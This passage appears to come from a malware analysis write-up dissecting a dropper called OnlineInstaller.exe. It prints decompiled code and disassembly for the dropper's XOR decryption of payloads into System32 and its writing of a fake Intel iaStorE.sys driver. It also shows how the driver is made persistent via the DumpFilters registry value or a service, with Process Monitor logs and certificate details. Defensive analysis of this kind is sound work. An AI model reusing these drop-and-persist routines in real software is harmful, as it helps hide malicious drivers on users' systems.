59 | do
60 | {
61 |   byte_443870[v6] ^= 0xDDu;
62 |   ++v6;
63 | }
64 | while ( v6 < 0x1433D0 );
65 | RNG();
66 | v8 = append_rand_and_checksum(byte_443870, 0x1433D0u, &randStr_??, v7, &sysDir_cp);
67 | if ( v8 )
68 | {
69 |   v9 = sysDir_cp;
70 | }
71 | else
72 | {
73 |   v8 = byte_443870;
74 |   v9 = 1323984;
75 | }
76 | writeFile(&sysDir_spoolsr, v9);
77 | v10 = 0;
78 | do
79 | {
80 |   v8[v10] ^= 0xDDu;
81 |   ++v10;
82 | }
83 | while ( v10 < v9 );
84 | return writeFile(&MS_dat, v9);
85 | }

```

Process	Operation	Path	Result	Details
OnlineInstaller.e...	CreateFile	C:\Windows\WindowsShell.Manifest	FILE LOCKED WI...	sync type: sync ty...
OnlineInstaller.e...	QueryStandardl...	C:\Windows\WindowsShell.Manifest	SUCCESS	AllocationSize: 4.0...
OnlineInstaller.e...	CreateFileMapp...	C:\Windows\WindowsShell.Manifest	SUCCESS	SyncType: SyncTy...
OnlineInstaller.e...	QueryStandardl...	C:\Windows\WindowsShell.Manifest	SUCCESS	AllocationSize: 4.0...
OnlineInstaller.e...	QueryBasicInfor...	C:\Windows\WindowsShell.Manifest	SUCCESS	CreationTime: 29/0...
OnlineInstaller.e...	CloseFile	C:\Windows\WindowsShell.Manifest	SUCCESS	
OnlineInstaller.e...	CreateFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Desired Access: R...
OnlineInstaller.e...	QueryBasicInfor...	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	CreationTime: 29/0...
OnlineInstaller.e...	CloseFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	
OnlineInstaller.e...	CreateFile	C:\Windows\SysWOW64\ole32.dll	SUCCESS	Desired Access: R...
OnlineInstaller.e...	QueryBasicInfor...	C:\Windows\SysWOW64\ole32.dll	SUCCESS	CreationTime: 29/0...
OnlineInstaller.e...	CloseFile	C:\Windows\SysWOW64\ole32.dll	SUCCESS	
OnlineInstaller.e...	QueryNameInfo...	C:\Users\John Doe\Desktop\OnlineInst...	SUCCESS	Name: \Users\Joh...
OnlineInstaller.e...	CreateFile	C:\Windows\System32\spoolsr.exe	SUCCESS	Desired Access: All...
OnlineInstaller.e...	WriteFile	C:\Windows\System32\spoolsr.exe	SUCCESS	Offset: 0, Length: 1...
OnlineInstaller.e...	FlushBuffersFile	C:\Windows\System32\spoolsr.exe	SUCCESS	
OnlineInstaller.e...	WriteFile	C:\ConvertToNonresident	SUCCESS	Offset: 1,048,576, ...
OnlineInstaller.e...	CloseFile	C:\Windows\System32\spoolsr.exe	SUCCESS	
OnlineInstaller.e...	CreateFile	C:\Windows\System32\MS.dat	SUCCESS	Desired Access: All...
OnlineInstaller.e...	WriteFile	C:\Windows\System32\MS.dat	SUCCESS	Offset: 0, Length: 1...
OnlineInstaller.e...	FlushBuffersFile	C:\Windows\System32\MS.dat	SUCCESS	
OnlineInstaller.e...	WriteFile	C:\ConvertToNonresident	SUCCESS	Offset: 0, Length: 1...
OnlineInstaller.e...	WriteFile	C:\ConvertToNonresident	SUCCESS	Offset: 1,048,576, ...

```

00017CDE lea   ecx, [ebp+sysDir_spoolsr]; lpFileName
00017CE2 call  writeFile           ; spoolsr.exe
00017CE7 add   esp, 4
00017CEA xor   eax, eax
00017CEC lea   esp, [esp+0]

```

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```

00017CF0 loc_D17CF0:
00017CF0 xor   byte ptr [eax+edi], 0DDh
00017CF4 inc   eax
00017CF5 cmp   eax, esi
00017CF7 jb   short loc_D17CF0

```


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```

00017CF9 push  esi           ; numberOfBytesToWrite
00017CFA mov   edx, edi
00017CFC lea   ecx, [ebp+MS_dat]; lpFileName
00017D02 call  writeFile           ; MS.dat
00017D07 mov   ecx, [ebp+var_4]

```

Similarly, `KeyHook_usp20_n_dats` extract, decrypt and creates following files: `KeyHook64.dll` , `KH.dat` , `usp20.dll` and `UP.dat` :




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
Time ...	Process Name	PID	Operation	Path	Result	Detail
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\KeyHook64.dll	SUCCESS	Offset: 0, Length: 5...
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\KH.dat	SUCCESS	Offset: 0, Length: 5...
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\usp20.dll	SUCCESS	Offset: 0, Length: 4...
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\UP.dat	SUCCESS	Offset: 0, Length: 4...

KeyHook64.dll is decrypted KH.dat , spoolsr.exe is decrypted MS.dat and usp20.dll is decrypted UP.dat .

After that, it extracts the data from resources ( 0x110 in case of 0x64 system and 0x108 otherwise) of the sample and seems like it's encrypted or compressed data:



And it calls `decompress_` with extracted data and length of the data, IDAscope tells us that the function uses `ZLIB` -related constants:



#### Found Crypto Signatures

- ZLIB length starts
  - `0x73f98a4c` (58 bytes matched)
  - `0x38c138` (58 bytes matched)
    - referenced by `0x32a96d` (function: `sub_32A810`)
- ZLIB distance starts

Seems like it's a driver, saved under `C:\Windows\System32\drivers` as `iaStorE.sys` :



```

12
13 v11 = a1;
14 v3 = 0;
15 iaStorE_sys = a2;
16 NumberOfBytesWritten = 0;
17 nNumberOfBytesToWrite = 12 * a3;
18 v4 = malloc(12 * a3);
19 v5 = v4;
20 if ( v4 )
21 {
22     memset(v4, 0, 12 * a3);
23     decompress_(v5, &nNumberOfBytesToWrite, v11, a3);
24     v6 = CreateFileW(iaStorE_sys, 0x1F01FFu, 0, 0, 2u, 2u, 0);
25     v7 = v6;
26     if ( v6 != -1 )
27     {
28         SetFilePointer(v6, 0, 0, 0);
29         v3 = WriteFile(v7, v5, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
30     }
31     free(v5);
32     if ( v7 )
33     {
34         FlushFileBuffers(v7);
35         CloseHandle(v7);
36     }
37 }
38 return v3;
39 }

```

00006EBA | decompress\_and\_write\_iaStorE:29 (327ABA)

Hex View-1

007BF830	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
007BF840	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
007BF850	00 00 00 00 43 00 3A 00	5C 00 57 00 69 00 6E 00	...C.:.\W.i.n.
007BF860	64 00 6F 00 77 00 73 00	5C 00 73 00 79 00 73 00	d.o.w.s.\s.y.s.
007BF870	74 00 65 00 6D 00 33 00	32 00 5C 00 64 00 72 00	t.e.m.3.2.\d.r.
007BF880	69 00 76 00 65 00 72 00	73 00 5C 00 69 00 61 00	i.v.e.r.s.\i.a.
007BF890	53 00 74 00 6F 00 72 00	45 00 2E 00 73 00 79 00	S.t.o.r.E...s.y.
007BF8A0	73 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	s.....
007BF8B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
007BF8C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....

On a `0x64` system it installs the driver as a crash dump filter by simply adding the drive name to the registry key `\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CrashControl\DumpFilters`, on the next reboot, `crashdmp.sys` will load the filter driver into the dump stack, for more information about `Dump Filer Drivers`, click [here](#):

The screenshot displays two windows. On the left, the Windows Event Viewer shows an event log entry for 'RegSetValue' with the following details:

- Date: 15/04/2018 15:14:26.1779652
- Thread: 7676
- Class: Registry
- Operation: RegSetValue
- Result: SUCCESS
- Path: HKLM\System\CurrentControlSet\Control\CrashControl\DumpFilters
- Duration: 0.0000864
- Type: REG\_MULTI\_SZ
- Length: 50
- Data: dumpfve.sys, iaStorE.sys

On the right, the IDA Pro pseudocode window shows the assembly code for setting the registry value:

```

00328226 mov [ebp+var_1C], 740053h
0032822D mov [ebp+var_18], 72006Fh
00328234 mov [ebp+var_14], 2E0045h
0032823B mov [ebp+var_10], 790073h
00328242 mov [ebp+var_C], 73h
00328249 mov [ebp+var_8], 0
0032824F call ds:RegOpenKeyW
00328255 test eax, eax
00328257 jnz short loc_328271

00328259 push 32h ; cbData
0032825B lea eax, [ebp+Data] ; lpData
0032825E push eax ; dwType
0032825F push 7 ; Reserved
00328261 push 0 ; offset aDumpFilters ; "DumpFilters"
00328263 push [ebp+phkResult] ; hKey
0032826B call ds:RegSetValueExW

00328271 loc_328271:
00328271 mov eax, [ebp+phkResult]
00328274 test eax, eax
00328276 jz short loc_32827F

```

On a `0x32` system it installs the driver via creating a service called `iaStorE` :

```

10 {
11     GetFullPathNameW(a2, 0x104u, &Buffer, 0);
12     v3 = OpenSCManagerW(0, 0, 0xF003Fu);
13     if ( !v3 )
14         return v2;
15     v4 = CreateServiceW(
16         v3,
17         L"iaStorE",
18         L"iaStorE",
19         0xF01FFu,
20         2u,
21         1u,
22         0,
23         &Buffer,
24         L"FSFilter Activity Monitor",
25         0,
26         L"FltMgr",
27         0,
28         0);
29     if ( !v4 )
30     {
31         if ( GetLastError() != 1073 )
32         {
33 LABEL_9:
34             CloseServiceHandle(v3);
35             return v2;
36         }
37         v2 = 1;
38     }
39     StartServiceW(v4, 0, 0);
40     if ( v4 )
41     {
42         CloseServiceHandle(v4);
43         CloseServiceHandle(v3);
44         return v2;
45     }

```

After extracting files and installing the driver, the sample exits.

All files are signed, including drivers, certificates are revoked by its issuer, but that's not a problem for Windows:

```
D:\m_Files\4me\posts\r\EXTR\iaStorE.sys:
Verified:      A certificate was explicitly revoked by its issuer.
Link date:    4:54 PM 3/21/2018
Publisher:    Shanghai Talkus Information Co.LTD.
Company:      <Intel Corporation>
Description:  Intel(R) Rapid Storage Technology Filter driver
Product:      Intel(R) Rapid Storage Technology Filter driver
Prod version: 14.8
File version: 14.8.0.5
MachineType: 64-bit
D:\m_Files\4me\posts\r\EXTR\KeyHook64.dll:
Verified:      A certificate was explicitly revoked by its issuer.
Link date:    4:51 PM 3/21/2018
Publisher:    Shanghai Talkus Information Co.LTD.
Company:      n/a
Description:  n/a
Product:      n/a
Prod version: n/a
File version: n/a
MachineType: 64-bit
```

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